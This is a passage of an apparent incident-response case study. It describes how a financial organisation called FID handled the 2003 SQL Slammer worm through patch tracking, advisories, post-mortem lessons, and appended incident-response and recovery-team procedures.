BN	10.xx.xx.xx	DB1	2000 SP3	UP	🟩	2003-01-25 18:34	
BN	10.xx.xx.xx	DB2.fid.com	2000 SP3	UP	🟩	2003-01-25 18:34	
CN	10.xx.xx.xx	DB3	2000 SP2	OFF	🟥	2003-01-25 23:10	
CN	10.xx.xx.xx	DB4	SQL 6.5	ON	🟩	2003-01-25 23:10	
PB	10.xx.xx.xx	DB7	2000 SP2 (8.00.534)	OFF	🟥	2003-01-25 23:10	
WAH	10.xx.xx.xx	DB5.fid.com	MSDE 2000	UP	🟨	2003-01-25 23:10	
WAH	10.xx.xx.xx	DB6.fid.com	SQL 7	UP	🟨	2003-01-25 23:10	

Table 2: Sample table 2 of SQL servers update status

After getting the approval from upper management, ISOC conducted an nmap scan to TCP port 1433 to identify MS SQL servers. The scan started from 1:00 am January 26 and stopped at 6:00am January 26. Dozens of newly identified SQL servers were added to the SQL server update list. However, the scan conducted during the night could only identify SQL servers and MSDE that were not running overnight. In addition, as some SQL servers were protected by the firewalls, only through limited subnets they could be accessed. The scan was not able to identify these SQL servers. Cooperation from system administrator was still essential for identifying SQL servers.

On January 26, as more awareness was raised from the Internet resource, especially from the sqlsecurity web site, numbers of software might have MSDE 2000 installed together with the default installation. To raise the awareness in FID so that administrators know there would be more MSDE instance installed than they thought, a new advisory was issued to related department.

Advisory 3

Applicability: Software that install SQL Server/MSDE 2000 or ship MSDE 2000 on their product CD.

Potential Impact: High

Probability: High

Solution: apply Microsoft SQL Service Pack 3:
http://www.microsoft.com/sql/downloads/2000/sp3.asp

Description: SQL Server/MSDE may be installed with one of the software listed below. Systems that have one or more of these software installed should be checked for the presence of MSDE 2000. Appropriate patch should be installed to these systems to prevent infection by the SQL Slammer worm.

However, it is possible that SQL server/MSDE is not installed with the software. In some cases MSDE is an optional component and not part of a default installation. Also note that the presence of SQL/MSDE does not mean the product is insecure if it is patched appropriately. Accordingly, the products as listed are not necessarily vulnerable to the slammer worm.

Software list: The software listed below are potentially used in FID.
For the complete software list, please consult
http://www.sqlsecurity.com/forum/applicationslistgridall.aspx

Arcserv
Veritas Backup Exec 9.0
BlackBerry Enterprise Server
Compaq Insight Manager v7
Crystal Decisions' Products (Including Crystal Report)
McAfee ePolicy Orchestrator
HP Openview
ISS RealSecure
Visual Studio.NET
Microsoft Operations Manager (MOM) 2000
SQL Server 2000 (Developer, Standard, and Enterprise Editions)
Visual Studio .NET (Architect, Developer, and Professional Editions)
ASP.NET Web Matrix Tool
Office XP (various versions)
MSDN (various subscription levels)
Access 2002
Visual FoxPro 7.0/8.0

Date: January 26, 2003.
ISOC Contacts:
Hotline: xxx-xxx-xxxx pager: xxx-xxx-xxxx
Technical working group bridge number: xxx-xxx-xxxx password: xxxx

After the advisory was sent out, some administrators called the bridge to report newly identified MSDE 2000. Most of these MSDE 2000 were installed with Visual Basic .Net and .Net SDK.

On January 25 and the following days, administrators and security officers of the related departments tried to get rid of the red color (stand for vulnerable status) in their spreadsheet as soon as possible. This was a result of pressure coming from upper management. In the SRT meeting, each Line of Business needed to present their update status to the whole team. None of the VPs in the SRT wanted to show more red color than others.

While the pressure from the upper management pushed the administrators to patch the servers and reported the updated status to ISOC, ISOC was overwhelming by the updates that needed to be added to the spreadsheet.

Since the format of the update information was not formalized from the beginning, dozens of different formats were sent to ISOC. Some of the formats made it hard to do a simple copy-paste, some of the formats did not include all the necessary contents, and some of the updates contained confusing or conflict information. ISOC was very busy with updating the list and at the same time verifying the information received.

People started to complain that the information in the spreadsheet posted on the ISOC web site was very out-dated. Even 4 hours after the updated information was sent to ISOC, the information in the spreadsheet was still not updated. VPs complain they did not have updated information to assess their progress.

ISOC senior manager had to clarify that everyone should submit the information according to ISOC instruction available at the web site. At the same time, more ISOC members were assigned to update the list and verify the information.

At that time, ISOC realized for such a big scale of enterprise wide activity, some kind of automation tool should be designed to fulfill the massive update requirement. It was too late to start to develop the tool after the incident happened.

ISOC used the free tool from Eeye - Retina Sapphire SQL Worm Scanner to verify the update information sent from administrators. The tool is able to scan up to 254 IP addresses at once to determine if any are vulnerable to the Microsoft SQL Resolution Service buffer overflow vulnerability. The network range that this free tool can scan is too small for this organization that has a huge Class A network and several Class B networks. ISOC was trying to scan the enterprise network every night to verify the update information, it was later found too painful to conduct the verification with this tool. Although the commercial tool from Eeye was able to scan whole class A network, ISOC did not want to buy one.

Later on, ISOC found that the tool was reliable for giving out right information on whether a SQL server is patched or not. However, the SQL version number given by Retina is not trustworthy.

Another tool came out on January 26,2003 from Robert Graham, ISS. As described in the mailing list, the tool can "scan an entire Class A range like 10.x.x.x pretty fast (well, at the same rate the worm does)". The ISOC VA team-lead worried about that the tool would create "denial of service" to the network if not used properly. ISOC gave up this tool although the Class A scanning capability was very attractive.

The scans from ISOC created a problem to the firewall management team. They thought the scans were signs of internal infection. While they reported the problem to ISOC, ISOC confirmed that the source IP addresses were used by ISOC team members. ISOC submitted a list of scanner so that the firewall team could ignore them when scans were identified from the firewall log.

By midnight, January 28, 2003, 618 Microsoft SQL servers including SQL 2000 servers and MSDE 2000 were listed in the spreadsheet. As illustrated in the following chart, 579 of them were clean and fixed, 26 of them were in the unknown status and 13 of them were still vulnerable. Totally there were 39 servers with unknown and vulnerable status. 17 of them were still up and running, 22 of them were off.

Although not all the servers had been patched, SRT was satisfied with the result. They decided ISOC should continue to follow up with the residue issues. The SRT was disbanded after the last meeting at midnight, January 28, 2003




Chart 1: SQL servers update Status

Recovery

From early morning on January 25 to midnight, January 28, there was no internal infection was reported. The network congestion problem was solved at noon, January 25 due to the vendor strongly pushed the organization infected by the worm to cleanup their problem. Although some traditional businesses were affected, there was no service interruption in FID online banking web sites.

Internally, after patching the vulnerable SQL servers or MSDE, administrators were allowed to bring the SQL service back online. The previous disabled switch ports that connecting the SQL servers could be enabled after the patching were done and patch level were verified. Similarly, unplugged network cables from the SQL server machines could be connected back to the network after the patching were finished and patch level were verified.

Lessons Learned

FID higher management appreciated the effort of solving this problem in the entire enterprise, CTO of FID sent out an e-mail to all employees to show the management's appreciation.

> Dear Colleague,
>
> In the early hours of Saturday, January 25th, FID's network was threatened by the world-wide MSSQL virus known as Slammer.
>
> Almost immediately standard system incident procedures were implemented and a Command Center established and managed by a core team which included xxx,xxxx, xxx … with the full support of the executive management team.
>
> Numerous teams worked around the clock to execute the action plan in response to this virus. Information and status reports were co-ordinated through the **Information Security Operation Center**. Overall some minor problems caused limited service slowdowns. The impact of this virus could have been much worse. Preparation and quick reaction by all teams ensured that the incident was dealt with effectively.
>
> On behalf of xxx and myself, I would like to express our appreciation for the co-operation, teamwork, professional and dedication so many of you demonstrated this past weekend. Thank you.

ISOC and SRT held their post mortem meetings separately to summarize the lesson learned in ISOC level and enterprise level respectively.

January 29, 3003, ISOC held their department meeting to summarize what have done well and what need to be improved at their department level.

Done well

- This incident process was managed by SRT. Many SRT members were from higher management. They understood the security issues and the serious impact from SRT meeting so that they fully support Information Security. This is the key factor of success.
- ISOC team members showed their professional and dedication during the incident response process. ISOC harvested respects from department enterprise wide. The whole process advertised in FID that ISOC is the incident response center and they are capable of doing it.
- The vulnerability assessment team provided the first SQL server list so that the whole enterprise had a target list to start with from the beginning.
- The Intrusion Detection team had been monitoring the network sensor for sign of internal infection.
- The ISOC web site became the information distribution center in the whole process. The visit count of the web site went to the highest level since the web site was created.

Do better

- Slammer worm is a perfect example of how a simple security issue can bring significant business impact to FID. Although FID has never experience serious security breach before and was just an indirect victim of the Slammer worm, the whole enterprise, especially the upper management in SRT, has learned that they should treat security seriously. Solving security issues should have the same, if not higher, priority than production and development issues. ISOC should use this best opportunity and best example to push FID to solve the security issues identified by vulnerability assessment and intrusion detection system. ISOC has seen how SRT can push the whole enterprise to improve its security posture in terms of patching vulnerable SQL servers. ISOC should think about take by example this event to get more higher management support so that the work of clearing up known security issues can be proceed smoothly.
- ISOC should take example by the perfect process of SRT process and procedure to improve the ISOC incident response process and procedures.
- ISOC should develop the 24x7 monitoring capability. Had ISOC monitored the sensor around the clock, the worm activities would have been noticed much earlier. If that were the case, ISOC should have alarmed FID at the every early morning of January 25 and asked the vendor to put the filters in place. If that were the case, FID might have avoided the service interruption during the morning of January 25.
- ISOC should continue to deploy more network sensors in the corporate network, branch network and third party connection so that they can monitor internal traffic and identify internal security issues.
- ISOC should accelerate the ongoing third party security assessment project.
- During the incident, ISOC members spent a lot of time on updating the spreadsheet of SQL servers. ISOC should design an automatic communication and update program so that each department can get their update report timely; the team can spend more of their time on technical issues and less on file processing.

On January 30, 2003, SRT held a Post Mortem. All the SRT members and Head of Information Security attended. The agenda of the meeting is first to identify any outstanding issues requiring follow up and resolution of technical issues arising from the service interruption. Secondly, to identify and correct any process issues that may have arisen during the recovery of service.

Outstanding issues and follow up
There were still 15 up and running MSSQL servers with unknown or vulnerable status in FID. SRT listed all these IP addresses and their corresponding Line of Business in the SRT room, asked the representatives from these Lines of Business to push their departments to clean them up. ISOC will continue to coordinate to solve these residual issues.

ISOC emphasized the Slammer worm is very efficient of sending huge amount of UDP packet, only a single infected system might take down an entire network. We could not leave one single vulnerable machine up and running and bring undue risk to FID. ISOC urged each Line of Business must fix all the SQL servers and MSDE.

As there will be new installation of SQL server and MSDE, ISOC urge each department to strengthen software management. Whenever new SQL server or MSDE is installed, SP3 must be installed immediately to patch the system.

Identify and correct process issues at the enterprise level
A series of problems had been identified during this incident response process and solutions were proposed to solve the problems:

Problem – Lack of Patch management
Most part of FID did not patch their system timely. Line of Business might like to install the patch or service pack if it fixed the perceived problem or provided new features. But they usually did not consider installing patch, especially security patch. The reasons of this are:

- The VPs of Line of Business are not accountable on how current their systems are.
- Patching the system needs to conduct series of testing prior to installing on the production system.
- FID does not have central software control of all the system. The software version and patch level are not auditable because of lack of information.
- There is no software currency assessment tool that can help end users to keep track of their inventory of applications and equipments and determine what need to be patched and whether it has been done.

- The frequency and volume of the Microsoft patches discouraged the support group to install patches timely.
- The installations of Microsoft hotfix are complex. People prefer to update system till the service pack is released. In addition, restart is always not acceptable in a production environment. Support group tends to reduce the frequency of patching in order to decrease the system down time.

Solution – Software currency guideline

After seeing the serious impact of Slammer worm, the whole enterprise realized it was very important to patching systems and software. At this right time, Information Security drafted the "Software Currency Information Security Guideline". The following is excerpt of the guideline:

> By following clearly defined procedures, with an appropriate responsibility matrix, our organization can significantly reduce the risks by keeping the operating systems, applications and all software up to date.
>
> The following presents the list of key actions that support this requirement:
>
> a. Create and maintain hardware and software inventory detailing versions and patches.
> b. Periodically review new vulnerabilities and software updates, patches, recommendations.
> c. Prioritize the patches, software updates and configuration changes.
> d. Conduct evaluation and testing of the changes in the appropriate test environments.
> e. Distribute vulnerability, patch, and test results to the relevant staff and administrators.
> f. Ensure appropriate change records and configuration management databases are updated.
> g. Install the software update, patch or configuration change.
> h. Verify installation through network and host vulnerability testing where possible.
> i. Train system administrators in the use of vulnerability and patch database.
> j. Perform automatic deployment of patches where appropriate.
> k. Deploy new systems with up-to-date software as much as possible.
> l. Plan for software updates, scheduling and resourcing to accommodate this on an ongoing basis.

Head of Information Security proposed that ISOC should conduct the software currency assessment in an ongoing basis. He will also propose to the upper management to put maintaining software currency into the scorecard rating so that VP of each Line of Business is accountable on this aspect as well.

Problem - Shared infrastructure and interdependency

FID leases a frame relay network to connect its branch all over the country. Leasing a frame relay network is the cheapest way to have T1 speed connection. However, many companies share this frame relay network built by an international telecommunication company. This telecommunication company did not police the network usage, i.e. quality of service was not guaranteed. A company without traffic shaping control in place would become the victims when other companies on the network used more bandwidth than they are supposed to. While another financial institution hit by the worm used 99% of the network bandwidth, FID became a victim of the worm indirectly. We could imagine other companies sharing the same network would have experienced the same network outage as we did.

Solution – Require Quality of Service (QoS) for network bandwidth
The Network Operation Service group decided to negotiate with the NSP to obtain the guaranteed Quality of Service. Requesting Qos for a Frame Relay network will cost a lot of money because of the following reasons:

1. While QoS guarantee minimum available bandwidth, it also set limitation to the maximum bandwidth one can use. They will need to buy a higher speed link because they will not be allow to use the residual available bandwidth on the frame relay network to transfer the backup data during the night if QoS is defined.
2. They will need to enable the traffic shaping feature in the network switch and routers which will degrade the devices' performance. This will turn out that they need more devices to meet the performance requirement.

However, branches are the best profit maker in FID. FID has to provide high availability resource to the branch network so that the branch business won't be another indirect victim again when next cyber attack comes.

Problem - Insecure third party connection
FID has many third party connections with external vendors and business partner. However, some contracts of these connections are made far before we even had the word "Cyber Threat". These contracts did not cover the accountability and compensations issues when cyber attacks were introduced from the third party connection. So FID would be in a very unfavorable position should the attacks come into the internal network and destroy FID's infrastructure.

In addition, the third party connection that has been set up long time ago did not go through proper security assessment and security network design might not be put in place. In some case, between the third party network and FID network, there was only a casual setup gateway without any filtering capability. No firewall and intrusion detection system are put in place to protect and monitor the access from these links. They are the weakest link of FID network infrastructure.

Another problem is it is not easy to identify the owner and support group of certain old connections. There are connections existing that no one in FID is aware of. There are could be contracts for each connections maintained by the business group, but the technical support group does not have a complete inventory list of all the new and old third party connection. While problems were reported to Information Security, it would not be a surprise for the security analyst to make a dozens of phone call and write a dozens of e-mail in order to find out who owns the connection and who support it.

FID has realized the problem since Nimda worm was once introduced to the internal network from a vendor connection. But the third party assessment did not start right after that. There were always push back from most of the Lines of Business because of the complexity and the workload involved.

Solution – Third party connection security assessment
Two months before this incident, an enterprise wide third party connection security assessment finally started by ISOC. The progress of the project is slow because lots of pushing back from the Line of Business. After two months, ISOC can only gather an inventory list of all the third party connections. Although getting the inventory list had already been a good start, none security assessment had been done to any third party connection yet before this incident happened. It was a little too late for the Line of Business to realize how important it was to keep the third party connection secure.

Problem – Still weak IP Management
During this incident response process, the poor IP management problem showed up again. Even though ISOC had distributed the list of SQL servers from the beginning of the process, it still took a long time for each Line of Business to locate the owner or support of some of the IPs. This situation significantly slowed down the SQL server update process.

FID had never have a single custodian and governance for Enterprise IP Addressing. IP addresses are being administered and managed in a distributed fashion. It is very difficult to find up-to-date status on a given IP address and owner.

From information security point of view, the poor IP management brought two major problems to them:

- Inability to map the internal/external vulnerability assessment explored data to resources owner/custodian for follow-up or respond to any security exposure detected.
- Difficult to investigate issues identified by intrusion detection system. Finding out the owner or support group of the questioned IP had

always been a time-consuming job. This brought significant delays to solve IDS issues.

Solution – accelerate IP management

The Network Service department had started a central IP management project from April 2002. November 2002, they had suggested the following strategy for IP service management:

Establish centralized IP Services within Network Services

– To provide process and governance for the acquisition and use of internal and external IP addresses

– To provide process and governance for acquisition and use of internal/external/root DNS

- Create and build a DB on actual port address information derived from all layer-3 network devices
- Correlate IP address information with physical location – building/floor/ closet/LAN admin
- Implement Source Address filtering on all layer-3 network devices

So far, the progress of creating this centralizes IP management database is still slow. It could not offer great help in this emergency situation where identifying owner of IP was badly needed.

Network Service should identify the challenge, refine the process and accelerate the IP management process.

Conclusion

FID has successfully handled the Slammer worm incident. They were very proud that they had the security countermeasures in place so that there was no internal infection although the business was indirectly impacted by other organizations.

However, they realized that they were not safe to the more and more serious cyber threat. They identified gaps in policy, process, procedure and technology through the lesson learned from this incident response process. They will resolve the identified problem and be ready to cope with any other cyber threats in the future.

Appendix A: Incident Response and post incident follow up

Incident response

FID has Incident and Emergency Response Processes in order to ensure appropriate reaction, leadership and coordination of information security incidents and timely security consulting in the event of a perceived or apprehended emergency situation.
These instructions are "Confidential" and are available only to those with a "need to know".

1.0 Purpose

These procedures define security incidents and their severity and deal with the incident response process (IRP), and escalation process. These instructions are intended for the system/security administrator or officer who is first notified of an alert or the person who makes the initial human decision. These instructions are "Confidential" and are distributed only to those with a "need to know" and should not be circulated.
Separate procedures have been documented for the Information Security Response Team. The emergency response process (ERP) and Investigation standards are available only to those with a "need to know".

2.0 Security Incidents

2.1 Definition

A security incident is an adverse event or situation associated with information resources that results in:

- A failure to comply with security requirements or objectives as stated in FID Policies and standards.
- •An attempted, suspected, or actual compromise of FID information or information systems or networks.
- •The waste, fraud, abuse, loss, or damage of FID property or information, or client property or information held by FID.
- •The discovery of a vulnerability. Or;
- •The unauthorized systematic probing or potentially hostile probing of one or more computer systems or networks.

2.2 Incident Types and Expected Responses

There are 3 levels of severity for security incidents:
1. No breach has occurred - No significant impact on security or FID
2. No breach has occurred - Security impact and impact on Enterprise minimal or known
3. Security breach is suspected or known or impact unknown

2.2.1 Level 1 Incident

No breach has occurred - No significant impact on security or FID.
On duty person can resolve. Incident to be documented and reported as instructed. (See also item 3.1 below.)

2.2.2 Level 2 Incident

No breach has occurred and impact on security or FID is minimal and known.

On duty person may be able to resolve but may have to escalate if there is a danger or suspicion of greater security exposure.

Incident to be documented and reported as instructed. (See also item 3.1 below.)

2.2.3 Level 3 Incident

Security breach is suspected or known, or impact on security could be significant or is unknown.

Incidents must be escalated formally and immediately to Corporate Security or Information Security.

Incident to be documented and reported as instructed. (See also item 3.1 below.)

3.0 Incident Response Process

3.1 Incident Alerts

The incident response process starts by notification or Alert, to the first (1st) level response person, the Help Desk or the local system administrator. This could be a message from a user or client, a project development staff member, information owners or others analyzing systems or from reviews of the security log files or from an automated alert system.

Most events and situations will only require the attention of the system administrator or first level support person. These events and situations occur on a daily basis and are within the "normal" expectations of any system.

The system administrator or officer who is first notified of the alert makes the initial human decision on the severity of the incident as in item 2 above. Automated alerts must be responded to according to the pre-defined conditions as set out below.

3.2 Automated Alert Types

There are 3 types of automated alerts:

1. Below threshold - No action - continue to record and monitor
2. Defined event or threshold exceeded - follow-up required
3. Immediate action required

Definitions and examples of each follows.

3.2.1 Level 1 Alert - Below Threshold

These are events that do not appear to be out of the "normal" and do not require immediate follow-up. For example, if "anonymous FTP" is attempted only once, it is simply recorded but does not require immediate follow-up by way of human intervention.

Summary reports of these types should be sent to Information Security. These reports should be reviewed periodically, (daily, weekly or monthly) by an administrator or by Information Security.

3.2.2 Level 2 Alert - Defined Event - Threshold Exceeded

These are events that, by definition or by virtue of exceeding a pre-defined threshold, require follow-up on a daily basis, but not necessarily immediately. For example, automated probing attacks. Information Security is to be notified even if further information is being obtained or the situation is being followed closely at the Operations or first level.

3.2.3 Level 3 Alert - Immediate Action Required

These events, by definition or by virtue of exceeding a pre-defined threshold, require immediate escalation and follow-up. For example, the detection of an unauthorized change in system privileges, or the detection of a "spoofing" attack.

3.3 Determining Severity and Escalation

The first responsibility of the Officer in Charge at the first level response is to determine the type, severity and potential impact of any incident including which units are, or are likely to be affected.

Most events and situations will only require the attention of the system administrator or first level support person. These events and situations occur on a daily basis and are within the "normal" expectations of any system.

The first (1st) level response person may need to gather more information to determine what is happening, the scope and the severity. Depending on these findings, if he/she finds the incident beyond their scope or responsibility, they must immediately and formally escalate the incident to the next level.

As soon as the Officer in Charge at the first level response has sufficient information, he/she must advise the Executive, Information Security.

All security incidents above the first level response capabilities and responsibilities, including all security incidents within N&S, must be escalated to Information Security.

All such notifications must be to the individual specified on the Information Security web site which gives a pre-defined list of contacts. A positive response from the contact must be received within 1 hour.

Information Security will take charge of any incident reported to them.

4.0 Reporting and Escalation

Security incidents must be reported to Information Security. Resolution of any security incident must be done on a case by case basis unless there is clear evidence that individual cases are linked.

Escalation procedures allow for incremental escalation of security incidents, but, at all times, there must be only one person in charge and it must be clear who that person is. (Note: A method for reporting incidents will be implemented and the method of filling out incident reports will be advised.)

4.1 Information To Be Reported

All notifications of security incidents to Information Security should be formal and contain explicit, clear and concise information.

4.1.1 Alerts from Non-Automated Sources

The first (1st) level response person should record or obtain the following from the person reporting the incident and should document all details related to the incident.

As a minimum, the following should be documented:

- Date, time, how and who first noticed the event or situation.
- The reasons that a security incident is evident or suspected.
- What system event logs are available. (Care should be taken to preserve the original records).
- All actions taken by the person who first noticed the event or situation including the time.

- All conversations, including telephone conversations, detailing the individuals talked to, time, date and content of conversations.
- Care should be taken to maintain confidentiality of the event or situation,
- Investigation progress, findings and results, and, in some cases, even the fact that there is an investigation.

4.1.2 Alerts from Automated Sources

Summary reports as in 3.2.1 above should be the norm. Where the situation warrants, incidents are to be reported as in items 3.2.2 and 3.2.3 above.

4.2 Security Incident Response Team and Responsibilities

The second (2nd) level of response to security incidents is the Information Security Department, which is responsible for leading the investigation from the point when the incident is reported to them and in accordance with FID's objectives and priorities and the specific instructions developed for Investigations and Emergency Response Team.

(Note: These instructions are restricted and available on a need-to-know basis only.)

Specifically, Information Security is responsible to:

- respond in the event of a reported security incident, whether actual or suspected
- when supported by the affected operations unit, assume charge and leadership in the investigation and in the collective determination of priorities
- gather as much pertinent data and information as possible about the incident
- review, analyze and evaluate the information
- identify and understand the root cause(s) of the incident
- ensure that appropriate escalations are carried out and required parties are informed
- ensure that communications about the incident are effectively carried out with due care for the sensitivity of the information and the situation
- recommend remedial actions for the short term to enable recovery and normal operations
- recommend measures for the longer term to prevent the recurrence of incident and circumstances
- provide appropriate progress reports, status updates and other communications - verbal and written - during the course of the investigation and at its conclusion.

The Executive, Information Security (or his/her delegate) will determine to whom and when any escalation is necessary and will advise the Officer in Charge.

Operational Risk, requires that "any deviations from Enterprise standards are to be escalated to and adjudicated by the President and Chief Executive Officer of the IT department and Vice Chair Line of Business". Normally, the Executive head of any unit affected by the incident should be notified as soon as possible. If the incident is "significant" as defined in *Losses from Operations, Errors, Incidents and Criminal Activities*, the incident must be escalated as indicated in that Policy.

In most cases, the incident will involve systems or networks operated by an IT operations group (e.g. N&S) or will require the assistance of an IT operations group in the investigation. Normally, the responsible Senior Vice President and the Executive head of the department affected or involved in assisting the investigation should be advised as soon as possible.

The Executive, Information Security should personally advise the Deputy Group Head and Chief Operating Officer, IT department, of all significant incidents affecting operations and all incidents having significant impact on LOBs.

5.0 Disconnection and Reconnection

After a security incident has been identified, the first priority is to effectively contain any intrusion and limit the immediate impact and longer-term harm. This may involve a decision to shut down a system or a communication link.

5.1 Disconnection

This decision cannot be taken lightly and must be the result of knowledgeable and informed opinion. Thus, the identification of the precise problem and the potential impact for further damage are critical.

5.2 Authority to Disconnect

The decision to disconnect should be taken after consultation with the responsible Senior Vice President or his/her direct delegate. If one of these individuals cannot be contacted within a reasonable time, the Officer in Charge may make the decision and advise the Executive at the earliest opportunity.

5.3 Reconnection

Once a system or link has been disconnected in response to a security incident, reconnection can only occur with the formal approval of the Executive, Information Security, or a more senior Executive with responsibility for the affected operations.

6.0 Disaster Recovery Situations

If disaster recovery is required, the normal disaster recovery procedures are to be followed.

7.0 Status

Released: 2001/11/14

Post Incident Follow-Up

In most situations, it is unlikely that disaster recovery procedures will have to be invoked. However, in any recovery procedure, particularly when a breach has occurred, care must be taken to ensure that any illegal files, accounts, authorities, or privileges that may have been set up have been effectively removed. This may include cleaning up backup files before restoring them.

1.0 Follow-Up After a Security Incident

1.1 Administrators

Care should be taken to strictly follow the recovery procedures for any given system.

The most important follow-up item is to ensure that systems have been restored to their original operating condition and that vulnerabilities have been properly addressed.

The administrator must ensure that all security settings and parameters have been returned to their original values or states.

1.2 Information Security Department

In order to ensure that vulnerabilities have been properly addressed, a clear and accurate assessment of the incident, how it occurred, its scope, its damage, and the vulnerabilities that allowed it to occur, must be conducted.

Information Security must conduct a post-mortem with all relevant persons (investigators and key operating personnel) to review the incident, the investigation, the cleanup process and what needs to be done to prevent a re-occurrence. The latter may involve policy or procedural changes, increased monitoring of certain events or systems,

If any legal or disciplinary procedures are recommended, the lead investigator should provide direct contact and advice to the internal departments involved (e.g. Personnel and Legal) and to law enforcement agencies.

Contact with any outside agencies, including law enforcement agencies, should be carefully considered and must be authorized by an Executive of FID. The objectives of any outside organization differ from those of FID and may well be in conflict with those of FID.

Formal and informal contacts should be pre-established with outside parties who may be called upon to assist with information or to get involved with an incident. e.g. security staff in other local businesses and local security organizations; law enforcement agencies.

Appendix B: SRT procedures, Roles and Responsibilities.

"WHAT IS AN SRT?"

The 'System Recovery Team' or SRT for short, is a specialized management team that is called into action during a critical processing failure, whether it is hardware, software, application, network or an environmental problem.

The SRT team consists of a senior representative from each of the key support groups, the Problem Manager, the Change Manager, representation from the Customer Support Centre, representation from Customer Relations and a designated Chairperson. Recovery activities are directed solely from the SRT room, minutes and updates are distributed regularly from the SRT, and follow up actions are assigned to prevent further service impacts.

The criteria for the formation of an SRT can be found within this document. Once a situation is detected that warrants an SRT, several events take place. The SRT is paged via the automated escalation procedure and over the internal paging system during the day, thereby notifying the organization of a problem. First, any testing or non-critical activities that may affect the problem environment should be stopped immediately. Secondly, activity on the 'raised floor' or by support, in regards to recovery, is now directed solely from the SRT room. Finally, communication to customers executive and senior management is directed from the SRT room, thereby ensuring accuracy and consistency in information.

The formation of the SRT places service restoration as its' number one priority and will remain in session until a normal or controlled processing environment has been established.

Further in this document, the specific roles and responsibilities of the SRT and its' membership are outlined

The potential problems that may require an SRT are varied and subsequently the following information is a guideline only.

> Where the problem area can be identified by Operations, a Sub-Committee (technical working group) may be called immediately.
>
> Additional support personnel will be called in as determined by the SRT to join the SRT Membership, or to convene a Technical Working Group for concurrent service restoration.

During the time when the SRT and a Technical Working Group(s) is/are convened, ALL requests by the Technical Working Group to the 'Raised Floor' must be made through the SRT.

CRITERIA FOR SRT ASSEMBLY
An SRT will be called:

At any time at the discretion of the Operations Manager (COD) using the COD Management guidelines.

After any single service interruption, exceeding 60 minutes (during contract hours) where the problem definition or recovery method is not explicitly identified by the support team or TRT

When Business Impacts are unknown and extensive an SRT may be called to determine impacts and plan an alternate processing strategy

After any two consecutive outages within a 60 minute period (during contract hours) where there is severe impact to service.

After any accumulation of 60 minutes of outages in a 24 hour period (during contract hours) where there is severe impact to service and the problem definition or recovery method is not explicitly identified.

SRT OBJECTIVES

TO ASSIST OPERATIONS IN SERVICE RESTORATION

To evaluate, recommend and implement any alternative processing strategies or recovery plans that become necessary.

To use the principles of Problem, Situation, and Decision analysis to aid in the recovery of service.

To report to Senior Management and Executive on SRT activities, reommendations and outcome both during and following the SRT via voice and electronic updates.

To hold SRT Post Mortems to ensure procedures are put in place to prevent re-occurrence, to discuss more effective ways to improve the recovery process, and discuss problems with the SRT process.

NOTIFICATION OF ASSEMBLY

The SRT membership (prime and backup) will be paged using the following procedure.

When an SRT is called, each member of the SRT team will be paged. The page will contain 9 digits where the first digit indicates:

1 – initial problem SRT called
2 – update to escalation
3 – final escalation
4 – FYI

The last 8 digits will be the escalation number. Each escalation sent out will appear as an Icon in the Escalation Notification monitor.

During the day, the page will be sent to all SRT members, on the off shifts, the page will be sent to just the core team and backup. When you acknowledge your page, the Icon on the monitor will change from red to green to indicating to COD that you have received the page and are on-route. As the SRT is being assembled, it is at the facilitator/shift supervisor's discretion to contact the department manager for any department that has not responded to the page.

To find out more about the SRT escalation or to acknowledge receipt of the escalation, call xxx-xxx-xxxx or 1-888-xxx-xxxx.

The escalation will also be available for viewing on the Intranet.

In addition to this notification, the SRT will be paged via the overhead pager a minimum of twice (during daytime hours only)
COD will directly page any missing member at the request of the SRT.

SRT MEMBERSHIP - ROLES AND RESPONSIBILITIES

GENERAL

The SRT team is responsible for the restoration of service and the process required to minimize the risk of further outages.

The team will determine processing strategy and recovery plans by going through causal analysis (if needed) and decision analysis for each new problem.

The SRT or its' members will not be disbanded until a normal or controlled processing environment has been established or unless excused by the SRT Chairperson.

Attendees will be limited to one key senior member for each area as defined. SRT Chairperson may request additional attendees as required.

SRT members should not leave the SRT room without the SRT Chairperson's knowledge.

Only one interface will be maintained between the SRT room and the 'Raised Floor'. See Computer Operations Roles and Responsibilities.

COMPUTER OPERATIONS

The Operations Manager or their designate is responsible for:

Contacting the SRT Facilitator (or backup) as per the Facilitator Schedule. This will give the Facilitator a 'heads up' of potential SRT.
Page SRT membership.
Obtaining current documentation:
Processing strategy
Network diagrams as appropriate
System configuration as appropriate
Outlining the problem situation and actions taken to date and have them posted in the SRT room.
